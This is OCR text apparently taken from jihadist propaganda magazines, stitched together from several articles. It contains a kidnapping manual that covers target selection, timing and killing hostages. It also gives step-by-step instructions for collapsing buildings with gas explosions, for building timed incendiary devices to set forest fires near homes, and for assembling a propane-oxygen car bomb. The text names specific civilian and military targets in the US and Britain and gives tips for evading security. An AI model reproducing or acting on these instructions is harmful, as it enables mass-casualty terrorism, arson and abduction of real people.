2 - an effective way to influence the security and the morale of the Zionist Zionists in general and address them directly over the soldier.
3 - the best way to force the enemy to release our detainees.

Objectives of the abduction:
Can achieve these goals a kidnapping or together and legitimacy in it.
1 - Liberation of prisoners held by the enemy through the exchange.
2 - a source of information about the enemy.
3 - to weaken the morale of all categories of the enemy.
4 - raise the morale of all classes of our people, particularly of detainees and their families and show of force.
5 - to break the security of the theory and drop the prestige of the Jews at all levels.
6 - works of the enemy and the hot issue of the street is connected.
7 - directing the regional and global opinion (especially the Arab and Islamic) to the legitimacy of our [political and moral pressure.
8 - to withdraw the initiative from the enemy.
9 - seizure of documents, tools and equipment.
10 - investigating the kidnapping of deterrence to all segments of the enemy.
11 - take the money in a way the pressure.
12 - show the power of a military movement, security, and ability to maneuver.
13 - to incite the Jewish street on his government and show they do not care about the lives of its soldiers.

Types of kidnapping:
1 - kidnapping, concealment: is the process to control the release and expulsion from the view of a sense of the enemy, temporarily or permanently. Such as the operations of the brothers kidnapped (Toledano .. Waxman).
2 - kidnapping and detention: a process control of the kidnapped and imprisoned for the external environment in place of the advertiser. We refer to the process (Lima, Russian hostages with Chechnya).
3 - kidnapping, murder and concealment: a process to control the man, killing him and hide his body or kill him in his place and then hide his body and kidnapping to bargain it.

Comparison table between concealment and detention:
In terms of Concealment Detention

Effectiveness of the method:
1 - provides us with security.
2 - forcing the enemy to surrender.
3 - to withdraw the initiative from the enemy.
4 - the possibility to keep the body if the enemy refused to respond.
5 - the kidnappers at risk.
6 - the enemy has the initiative (maneuver, deception, intrusion).
7 - the enemy can take advantage of the potential security and military and technical.
8 - citation or families in the event of failure of the negotiations.

Capabilities are required:
1 - in terms of the number.
2- in terms of the success of the mission.
Needs to be a small number relative to the detention and a greater number of logistics and we need the accuracy of the procedures to maintain confidentiality, and we need large numbers of ports and fewer logistics and we need to inform on the techniques of the enemy, methods and knowledge of prevention methods to avoid the aversive and deception and we need to more possibilities to control the target and protection priorities of the target selection of any acceptable goal in the kidnapping and concealment, and we need to target a sensitive and distinctive or a large number of hostages.

Note:
Concealment may turn to the detention in the case to reveal the place of concealment. Process is considered failed detention process, especially in Palestine because of lack of Alamaknyat.
If the kidnappers feel manipulated by the enemy the Mujahid must hasten to kill the hostages and devote themselves to resist the enemy.

Elements of the kidnapping:

First, the target
Priorities for target selection and this determines two components:
1 - capacity and possibilities available to us (the possibility of his arrival, control, and withdrawal.
2 - the sensitivity of the target and its importance to the enemy and set this:

A. Centered in the work.
B. Influence among the enemy (military, security, morally, economically, socially, politically, ...).
C. Its importance to the party that owns the (aviation, security, planning, academic, ...).

*** Specifications and terms of target selection:**
1 - to achieve the purpose of the kidnapping.
2 - a male adult.
3 - the possibility of control, within the resources available to us.
4 - to be alone or isolated (isolated from the people or the means of monitoring mechanism and that of clothing from the darkness - trees ...).
5 - poor physical infrastructure.
6 - put Mstnfr not be in any state of relaxation and tranquility.
7 - easy to carry and steer it.

Second: the kidnapping
1 - far away from sensitive areas (security centers, police, barriers, camps, anywhere and escorts him to be alarmed).
2 - that does not abound in which the patrols.
3 - have more than one entrance and exit lead to different areas so that work hard to pursue them or ambush them.
4 - to be close to the point Mathaba (any safe point is altered then the crew).
5 - Ease of concealment in which a client can appear as if they were in the implementing of the people of the region.
6 - that they have not been exposed to previous operations in the near future.
7 - ease of access and withdrawal, accompanied by soldier.
8 - preferably kidnapping in areas that are free of pedestrians and residents Kalotstradat and roads.

Third: Time
1 - stay away from suspicious times (which can stop the car for any reason).
2 - away from the times of the security alert (such as events, operations after the attack by the Jews, after the implementation of operations against the Jews ..).

3 - take advantage of the darkness.
4 - take advantage of the weather (cold, free, rain, fog ...).

DESTROYING BUILDINGS







An example of a gas explosion

AQ Chef



Builaings could be demolished through two types of explosions: Chemical and Mechanical. The Chemical explosion is the more powerful of the two. However, the latter could also cause serious damage to constructions and because it is easier in terms of its preparation and possible in any part of the world, it would be the topic of this article.

The Triangle of Combustion:

Any combustion needs three components: Oxygen, fuel and ignition.

Oxygen: It represents 21% of the air around us.
Fuel: It is usually an organic substance such as benzene, kerosene, which are liquid or gases such as propane, methane, or hydrogen. It is the gas fuels that are needed for our topic because when a gas such as propane burns, it releases other gases in large quantities that cause pressure. This pressure in turn could be confined in order to give the intended damage.
Ignition: This is what starts the combustion by initiating the reaction between the oxygen and the fuel. Ignition could be through fire or it could be a spark which results from the friction of certain material.

Mechanical Explosion

For a gas to burn in air it needs to reach a certain ratio in proportion to air.

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في سبيل الله

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FRAGILE

A ratio of 1 part gas to 9 parts air is sufficient for propane to start burning. This combustion can turn into an explosion if the gases are confined and this is what is referred to as a mechanical explosion. The combustion results in the formation of gases along with heat and when these gases do not find a way out, the pressure increases and explosion results releasing all the gasses and heat.

The gases need to be strongly confined in order to survive the first wave of pressure resulting from the combustion but not too strong to be able to withstand all the pressure resulting from the combustion.



FIGURE 1.0: Areas marked in blue indicate soft spots of the structure

Implementation:

This idea could be implemented in different areas such as cars, trains, malls, factories and various buildings.

When a sufficient amount of gas leaks and mixes with air it could be ignited using a small lamp. The lamp is broken and filled with either black powder or powder from the heads of matches. The lamp is turned on using a clock. We have covered this assembly in the first issue of Inspire.




FIGURE 1.1: Fill the bud of the bulb with either black powder or match head powder

Destroying Buildings:

For every building there is a center of gravity and there are certain points in the building that if destroyed would cause the fall of the building. These points tend to be the pillars and corners. If two corners of a building are struck, the building - by the will of Allah - will come tumbling down. If one corner is struck in the bottom of the building the building may also fall down. The focus should be on the bottom of the building to take advantage of the weight of the building on top of it.



FIGURE 1.2: Make sure to give enough time for the gas to spread well within the vicinity

Procedure:

Rent an apartment in the lower floors that occupies the corner of the building. If it covers two adjacent corners that is even better. Close the windows and ventilations and any openings, which may leak the gas. Open all the internal doors of the apartment, rooms, bathrooms and kitchen so that the gas may spread throughout the apartment and the gas should touch the outer wall which we intend to destroy. The lamp with the clock circuit (explained in first issue of Inspire) should be placed in the apartment and the clock set at a sufficient time to saturate the apartment with gas. The lamp should be placed at the center of the apartment so that the combustion would start from that point outward. Make sure that no gas is leaking from under or around the apartment's door. Leave the scene and wait for the explosion to occur.

TURN OVER

How to leak the gas in the building?

There are two systems of gas supply: One is the gas cylinder, the other is through pipelines. With the gas cylinders it is better to open the valve to the end to have the gas come out faster. This reduces the chances of gas coming out of the apartment. However, opening the valve to the end would sound louder. You can cover up this sound with the sound of a TV or CD player. As for the amount of gas needed for an average sized apartment, you would need the equivalent of two 25 litre gas canisters/11 bar pressure.

What is the best gas to use?

The best gas would be the one that is available in large quantities and causes the greatest pressure and is odorless such as hydrogen. Propane is originally odorless but an odor was added to it after many accidents occurred because of the difficulty in detecting the gas. Propane may be used due to its availability. Acetylene is also good since it is odorless. It is used in welding and in ripening fruits.



FIGURE 1.3: Propane gas is easy to purchase and the least suspicious

Security aspects:

- If you are using gas cylinders then make sure you do not raise suspicions during their purchase
- Try to have the explosion appear as an accident
- Make sure the gas does not leak out of the apartment. The smell of the gas would alert others
- Make sure you leave no fingerprints behind you
- If it is suspicious to bring in gas canisters into the apartment, try concealing them in boxes or garbage cans or however you see appropriate
- You may use an odorless gas and solve many of the security problems that other gases may cause, for example you may not even have to rent an apartment; you just drop the gas canisters in the building and let them feed out the gas since it is odorless, and nobody would detect it.



FIGURE 1.4: Proper security before the op is tantamount to your success

The above proposition is one of many ways in which this operation may be implemented. You may modify it to suit your needs. May Allah assist you.

It is of your freedom to ignite a firebomb

The AQ Chef


Sydney city on fire

On December 2002 and in the south of Australia, flames of fire caused the eruption of 79 conflagrations in New South Wales, it spread to its environs. There were more than 4500 firefighters struggling to stop fires burning. Those crews were even backed up with helicopters' support. It is considered the worst event of wild fires during 30 years. 19 houses were damaged at first and then, the fire went towards Sydney city where a firestorm erupted. It burnt down more than 500 houses. In that horrifying day, this firestorm released a heat energy equal to that of 23 nuclear bombs.

In America, there are more houses built in the country sides than in the cities. It is difficult to choose a better place other than in the valleys of Montana where the population increases rapidly. In the year 2000, a fire that is considered to be the biggest in the American history flared up in one of those valleys. It spread in a space equal to that of London. The fire burnt down 70 houses as well as a hundred car. On July of the same year and in the same place, a thunderstorm lighted 78 massive blazes in just one day, most of them were deadly firestorms.

On August 6th, wild fires extended on the sides of a valley, south of Darby town. Six separated fires started and then met to form a massive fire that burnt down tens of houses. Winds caused by the fire generated a fiery circles whose diameter was more than 150 m. Winds' speed reached 64 km/h.

In the year 1983, a fire in the south of Australia, caused by ferocious windstorm, burnt an area equal in size to four-fold of Hong Kong in only two days. This was one of the biggest firestorms in the last century. It raged over more than 2,600 square miles of bush, farms, and forests. At least 70 people died, as flames driven by 50-mile-per-hour winds trapped victims in cars and engulfed thousands of homes.

These fires were destructive in the full sense of the word. All of them were not human-caused fires. These fires ruined the dry before the green, exhausted lives and properties, wiped out a lot of farms and houses, destroyed thousands of trees that are used in manufacturing and created an atmosphere of terror and panic.

We mention such examples only to show the magnitude of the destructive impact that fires or firebombs make, to then ask the question: **Is it possible for us to cause a similar destructive impact using a similar weapon?**

The answer is: Yes, it is possible. Even in a shorter time and with much bigger destructive impact.

How is that possible?

Here is the answer to that question. We are mentioning here three points in details and they are as follows:

1- Ask for the assistance of Allah - glorified is He above all- and depend on Him.

2- Choose the right time and suitable circumstances.

3- Use the ember bomb.

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(Ask for the assistance of Allah)

It is the most important step of all in the operation of jihad as Allah is the one who facilitates the suitable circumstances and times. He - glorified is He above all- is the one who orders the fire to burn and to spread and also to stop. Depending on Allah is the foundation and then invoking Him in prayer before, during and after the operation.

Q: What is the best time and circumstances to ignite destructive fires?
The most important environmental and atmospherical conditions that add to the fires' devastation and speed of spreading - making it difficult to handle - are often general conditions in most forests and specific conditions in others.

- General conditions:

1. Dryness: when the percentage of dryness increases in a forest, the percentage of combustible woods also increase significantly. Dryness in most cases increase with the increment of heat temperature and the deficiency of rains. There exists a percentage of dryness and humidity where the forest becomes prepared for conflagration. This percentage differ from one forest to another according to the time of the season which differ from one place to another. In Australia for instance, spring time is the most suitable for conflagration in the north while the worst fires in the south erupt in the dry summertime. In Queensland and New South Wales, the hazards of fires come to a climax in the summer season.

2. Winds: it is considered to be the second element in importance as it multiplies the speed of spreading for fires to four times as much. That makes the mission of firefighters practically impossible. Winds also cast burning embers to far distances that might cause another fire somewhere else.

Those are the most important of general conditions that cause fires and help its spreading. Therefore, a mujahid should choose the appropriate season which has two elements in it, dryness and winds.

- Specific conditions of certain forests:

1. Pinewood : it has two characteristics that set it apart from other forests. It produces substances that are combustible when heat temperature rises which means the increment and the acceleration of spreading for the fire. These types of forests are found in large number in Australia as well as America.

2. Crown fires [advance through the tops of trees]: there are some types of forests that have its trees close together and its branches concentrated and touching each other. This type starts the spinning fires as fire becomes concentrated on the top of one tree, moving to the top of the other tree. This type of fires are extremely hot as temperature reach to more than 1000 degree celsius, swallowing whole trees in seconds.

3. Steep slope fires [climbing fires]: combustible slopes are considered more rapid in terms of fire spreading than other environments. The ascension of fire from bottom to top is faster than from a level horizontal point because it is known that the head of the fire is the highest in temperature so when the combustible trees are in a high sloping angle, the head of the blaze becomes in a place of direct contact with other trees so it lights them up and fire runs up the slope in a short time.That guarantees a faster spread of burning.



A climbing fire is five times faster than the usual one

- **Needed materials:**

- Quick Inflammable material [gasoline], 1/3 litre.
- A material with slow and long-lasting inflammation [foam] 50g.



Needed Materials

- **Preparation of the ember bomb:**

A- Put the foam inside the gasoline [leave it to dissolve] in an open container [half cut plastic water bottle] similar to that in the picture. This is in order to allow Oxygen to enter intensively during the burning.




B- Preparation of the ignition lamp:


1-Heat the head of the lamp until it becomes black.


2. Place the lamp immediately in water while still hot.

3. Strike the tip of the lamp and it would break.

4- Pour some of the inflammable substance [The substance found in heads of matches and Sugar] into the lamp.











C- Wrap up the ignition lamp with a Nylon bag. Before that, add more of the inflammable substance inside the Nylon bag in order to increase the flame's size.

Note: Do not let the Nylon touches the bomb's mixture so that burning is not put out when the mixture [liquid] penetrate into the ignition lamp. Avoid that by making at least 2cm and not more than 5cm between the ignition lamp and the mixture.

When electricity is supplied to the lamp, it ignites and the mixture start burning.





D- The mixture continues to burn a period no less than 10 minutes.








- **Ignition method:**

First: using electricity:
When electricity passes from the battery through the wires to the lamp, the filament inside the lamp glows and ignites the inflammable substance which itself inflames the bomb. However, always disconnect this electrical circuit through cutting the "+" wire and putting a key [clock or else] to control when and how the electrical circuit is connected.

- **We will introduce several types of keys [partitions], each one is connected in a specific way:**


1- Setting the clock:

We use the "+" wire as a key partition. Connect one of its ends to one of the clock arms. The other end attach to the nail that is in the clock face. So when the arm of the clock moves it will touch the nail, the electrical circuit connects and the lamp lights up. This technique is very clear and simple. If this summary is not clear to some, they can refer to our first issue. There will be more details on the subject.



2- Using a washing machine timmer:

Preparation:
1. Screw a nail into the timer.
2. One end of the "+" wire is connected to the nail and the other is connected the metal rod protruding from the knob.



- When the spinning metal rod touches the nail, the electrical circuit is connected.
- These ends of the wire should be connected to the positive (+) side of the electrical circuit. Period of time varies from 5 minutes up to 30 minutes or more, depending on the timer's type. For more details, refer to our eighth issue.

3- Using the IV fluids bottle:
The needed material are: 1. A bottle of water 2.Foam 3. IV fluids bottle with dripping connection
Tools to make an electrical circuit : a- 9v battery b- wires c- ignition lamp.

- Method:

1- Wrap up the coverless end of the "+" wire around the foam.




2- Wrap the other coverless end on the top of the bottle of water which is cut from in half.

3- Insert the foam to the bottom of the bottle and then connect both ends to the battery.

4- Hang the IV fluids bottle and open its dripping connection to fill the bottle so that the foam is lifted.

5- When the wire's end wrapped around to the foam touches the other end on the top of the bottle, the electrical circuit connects and the lamp ignites.



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Second: Simple timing:


a- Using Acid:


1. Take out the substance found inside a capsule, replace it with concentrated sulfuric acid and then close the capsule.
2. Grind matchsticks into powder, put it in a piece of Nylon and then put the capsule inside it.
3. Gather all and tie them using a tape.
4. Wait a period of time between 15 to 25 minutes until the acid pierces through the capsule.
5. When the acid touches the inflammable substance [Matches], it ignites.












b- Using a cigarette:

When the cigarette is lighted, it isn't often stubbed easily. Especially if there exists much air around it, it consequently take a period of time until it reaches to the end of the cigarette.



* The technique: 1. Cut off the cigarette's end.

2. Put inside the other end of the cigarette a milled match. When the burning tobacco touches the match, it ignites.

Note: if you want to increase the approximate fixed time, attach another cigarette and so on.


c- Using lens:

1. Lens function through gathering the sun's rays in a point called the focal point where temperature rises considerably. The lens should be in a specific height, depending on the lens's type. Sun's rays should be vertically on the lens's surface.
2. After a short period of time, sun's rays causes the burning of the subjected materials. In the picture, sun's rays burns a cardboard.
3. Add standing legs to the lens and adjust the height according to the lens's focal point.

* Method of using: You can put the lens in a place at nighttime and when the sun's rays become vertical in daytime, it starts the ignition. You can put it over the combustible grasses such as the grassy forests. You can also put inflammable substance beneath the lens's focal point, the inflammable substance consequently ignites the ember bomb.







*** Practical method for the operation**

First: Choosing the targeted country:

This is done according to the basis of weather this country or that is at war with Islam and Muslims. The greatest war that has been waged on Muslims since the passed decades up to now is the so called war on terror. Leading the list of the countries that are waging this war is America, Britain and Israel. Then comes the NATO's countries and whoever enter into their alliance. The targeted areas must be in the land of *Kuffr* but away from Muslims populated areas so that damage is only restricted to the people of *Kuffr*. Therefore, the lands of Muslims are not targeted at all even if their hireling ruling regimes are participating and are in alliance against the Muslims.


Second: Choosing the suitable season for conflagrations:

In such season, there exists a high percentage of dryness and strong winds. Having knowledge of that could be through the following ways:

1- Watching the weather expectation news broadcast.

2- Keeping update of the daily newspapers. There are also scientific magazines that study the climate of each country.

3- Internet includes a great deal of information that are related to climate.



A diagram showing the combustible areas in the U.S.

Third: The method of execution:

a- Choose the best place to position your bomb. The ideal place for that consists of the following:

1- High abundance of trees that cause heat temperature to increase, speeding up the spreading of fire.

2- Areas that are close to buildings in an effort to cause casualties.

3- Ember bombs should be placed in the first third of the targeted forest and also placed on the opposite direction of the winds so that winds move fire quickly to the rest of the forest.

- Important note: it is better to prepare more than 30 bomb to distribute according to separated points.

b- Choosing the appropriate time: take into consideration the time when showing up is not attracting attention, like positioning the bombs at night. It is even better if that is followed by retreating to another city. The bomb should be timed in a way that burning occur after guaranteeing a safe withdrawal.

c- When trees are abundant and close from each other and the wind is strong, it is better to position the bomb on the top of the tree and make sure it is fixed properly in place so that spinning fires are formed.

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A closer look at the economic losses:

The burning of hundreds of hectares of wood that is used in wooden commercial products causes significant losses to the factories and companies of wooden products and everything that is linked to this trade. Especially when the cause of fire is deliberate and organized frequently. That means the continuity of loss. It also means more losses for insurance companies. Extra elements in causing other losses are means for different techniques and equipment for fire extinguishing. The economic damage does not stop there because fire eats the dry before the green. It does not differentiate between this and that. It swallows up everything in front of it. Things like homes, cars, farms and private properties. A practical example of that took place in the summer of 2009 in California, where estimated losses exceeded $ 2 billion dollar. All due to severe fires.

Is that it?

No, it goes beyond the economic damage to the loss of life. In the latest devastating fires that occurred in the forests of Chile, fires burnt the bodies of seven firefighters and put an end to their lives. All of that apart from the most important damaging result that is the spreading of terror among the targeted community. That is the most important demand of military operations. Our Prophet ﷺ mentioned to us that the weapon of fright is among the strongest weapons which the Muslim ummah of Muhammad is distinguished with. He ﷺ said: ***"Allah made me victorious by frightening [my enemies] for a distance of one month's journey." al-bukhari***
So fright is of the most important means of obtaining victory over the enemies.

Lastly, we ask: Is it possible to control an organized fire with the modern day tools, such as sensor machines via satellite, helicopters, reconnaissance squads or else?

We answer by saying that fire is one of the soldiers of Allah which He sends upon the disbelievers and controlling it in all cases is impossible, because if the Almighty Allah commanded to destroy, He destroys. Today we are witnessing fires unintentionally started by "people" – as they say and yet difficult to control. Some can't be controlled except after fire reaps the ground completely. What happened in occupied Palestine of fire burning carried out by al-Masadah jihadi brigades is the best proof for that. The Almighty says: ﴿ So there came upon it [i.e., the garden] an affliction from your Lord while they were asleep. And it became as though reaped} [19,20;68] to His saying: ﴿ Such is the punishment [of this world]. And the punishment of the Hereafter is greater, if they only knew ﴾ [33:68]

The bottom line is that the mujahid isn't required of anything except taking by the previously mentioned means, then turn to Allah as He is the one sought for help and reliance is on Him alone.

Make a bomb in the kitchen of your Mom
The AQ Chef

CAR BOMBS INSIDE AMERICA

A detailed yet short, easy-to-read manual on how to make a bomb using ingredients found in a kitchen.

[Adapted from Inspire Issue 12]

CAN AN IRAQI STYLE CAR BOMB NE PREPARED BY A LONE MUJAHID IN THE U.S. ? HERE IS THE AQ CHEF'S RECIPIE

Inspire Magazine's goal is to empower Muslim. And what is empowerment without being strong, powerful and intelligent? In this section, we give you strength, power and intelligence. Believe me, using car bombs gives you all that.

It is absolutely simple. And we will make it simpler for you, *biidhnillāh*, so that every Muslim, who loves Allāh and His Messenger, and wants to accelerate Islam's victory, becomes able to prepare it, even if this is the first military material his eyes has set on.

This recipe gives you the ability to make a car bomb even in countries with tight security and surveillance. The reason is: primary materials are easily available and they do not raise suspicion. These materials are not explosives in nature. But after you have assembled and prepared them, they turn into a bomb ready for destruction, *biidhnillāh*.

This type of car bomb is not usually used to destroy buildings, however it is very effective in killing individuals. The merit of this method is that you can prepare a car bomb in a few hours during the availability of the primary materials. So there is less worry about your personal security.

My Muslim brother, before you start reading the instructions, remember that this type of operation if prepared well and an appropiate target is chosen and Allah decrees success for you, history will never forget it. It will be recorded as a crushing defeat on the enemies of Islam.

EXAMPLES OF TARGETS:

In America:

- Times Square
- Casinos and Night Clubs in Las Vegas
- Oil tankers and trains
- Georgia Military College, Milledgeville, Georgia
- United States Air Force Academy, Colorado Springs
- General Atomics HQ , San Diego, California, U.S.

In Britain:

- Royal Military Academy Sandhurst - Camberley
- Marks and Spencer stores - during Friday prayers (Muslims will be praying)
- Thames House, London

Globally:

- Israeli, British and American companies
- Tourist resorts where Israelis, Britons or Americans stay

SHOPPING LIST


- COOKING GAS CYLINDERS (6 OR MORE)
- OXYGEN GAS CYLINDER (FULL)
- BAROMETER (SUITING THE COOKING GAS CYLINDER)
- CONNECTING NUT AND PIPE
- 6 DECORATION LAMPS
- MATCH
- EPOXY
- TISSUE
- BATTERY (12V OR MORE)
- WIRE



FASIAL SHAHZAD

A fighter who gives his life to Allāh can never disobey His commands; friends with peaceful protest, can you tell me a way to save the oppressed? You would have to agree to the fact that there's a force out there that's fighting the West, and is defeating them.

- Faisal Shahzad, NYC Times Square bomber in an e-mail



THE IDEA

THE GENERAL IDEA

We are going to mix two gases; one an oxidizer, another a fuel, in one sealed container that will change the normal combustion of the two materials into an explosive combustion. The explosion will start as soon as a flame emitted from a torch comes in contact with the gas that will burn rapidly under very high pressure.

OPERATIONAL IDEA

- Pure 'Oxygen' was used as the oxidizing gas, cooking gas 'Propane' as the fuel, and Cooking Gas Cylinder as the sealed container.
- An amount of gas was discharged from the Cooking Gas Cylinder.
- The highly pressurized Oxygen Cylinder was connected to the Cooking Gas Cylinder.
- When the safety valves of both the cylinders were opened, Oxygen Gas moved into the Cooking Gas Cylinder directly. This was caused by pressure difference.
- The pressure inside the Oxygen Cylinder was very high compared to that inside the Cooking Gas Cylinder. We know that gas moves from a high pressure region to a lower pressure region.


Cooking Gas Cylinder (used as Propane)



Oxygen Gas Cylinder (used as Oxidizing)

THE GENERAL IDEA

PRESSURE DIFFERENCE

While the tap is closed, the pressure in the yellow balloon is zero, while the pressure in the red balloon is one.


Closed Tap


Open Tap

But when we open the tap, gas moves from the high pressure region (red balloon) to the low pressure region (yellow balloon) in such the pressures in the two balloons become equal.

BAROMETERS

There are different types of barometers, some measure up to 11 bars, others up to 280 bars, and others in between. Barometers used to measure tire pressure usually measure up to 11, 12 or 16 bars. Barometers used for gas cylinders differ as per the type of the cylinder. For example, large Oxygen cylinders use barometers of 240 bars or 280 bars. Medium cooking gas cylinders use barometers of 34 or 36 bars. There are also many other types of barometers. Barometers use different units, some use bars, others 'atm', pound per square inch (psi), Pascals (Pa) or milimeter of mercury (mmHg).

PRESSURE UNITS

Pressure measuring instruments are called 'barometers'.

The standard atmosphere that we live in is a unit of pressure.

- The standard atmosphere is almost equal to one bar (1 bar ≈1 atm).
- In this procedure we are going to use 'bar' as the standard pressure unit for the gas cylinders.
- When you come across any other unit in our
- barometer e.g. Pascals, kiloPascals or psi, convert it into bar.
- Conversion is very simple, all you have to do is use a converter in your Windows OS calculator (click view-->unit converter) .
- A Cooking Gas Cylinder can sustain up to 12 bars.
- An Oxygen Cylinder can sustain up to 135 bars.
- 'kg/cm2' is the same as atm (atmo-sphere)

EXAMPLES OF BAROMETERS

1. **REGULATOR:** This barometer is sometimes called a 'regulator'. We will use it in these instructions. The meter on the right measures the pressure in the oxygen cylinder - its maximum measurement is 28,000 kiloPascals (kPa), equivalent to 280 bars. While the meter on the left measures the cooking gas cylinder - its maximum measurement is 1400 kPa, equivalent to 14 bars.


Regulator

2. **BAROMETER:** This tire barometer can measure up to 11 bars. We will use it in our procedure.


Tire Barometer

BAROMETERS CONT...

HINTS

- You can use oxygen from medical or welding cylinders.
- You can also use other fuels instead of propane, e.g. hydrogen, methane or acetylene.
- These fuels give better results, if security measures allow you to buy

3. **REGULATOR 2:** The meter on the right measures a maximum of 25 atmospheres - almost equivalent to 25 bars, while the meter on the left measures a maximum of 2.5 atmospheres - almost equivalent to 2.5 bars.



Regulator 2

4. **TIRE BAROMETER 2:** This tire barometer can measure a maximum of 16 bars.



Tire Barometer 2

1 PREPARING THE CAR BOMB

a MIXING THE GASES

DID YOU KNOW ?

that you can mix the two gases in one Welding-Oxygen Cylinder? An oxygen cylinder can sustain more than 12 Cooking Gas Cylinders of 25-liters. BUT do not forget the balloon principle.

- Discharge gas from the Cooking Gas Cylinder until only 3 bars are left in it.
- Note: to be sure of the required amount, you have to measure the pressure after every few moment of releasing the gas. Use a barometer suitable for the cooking gas cylinder.
- Note: If you do not have the suitable barometer, there is a simple way to measure the pressure by a tire barometer (fig1.1)
- Take a normal cooking gas regulator and cut its connecting nut off. Use a hacksaw to cut at the yellow mark. (fig 1.2)
- Take a tire's inner tube and cut the valve stem off, in such its lower part fits the nut. (fig 1.3)
- Fit the valve stem into the nut precisely.
- Apply epoxy from the outside to provide a strong adhesion between the valve stem and the nut and prevent the gas from leaking. Also apply a little of epoxy inside - Do not block the hole. Now the nut is ready to use with the tire barometer and the Cooking Gas Cylinder. (fig 1.4)

fig 1.1 Tire Barometer

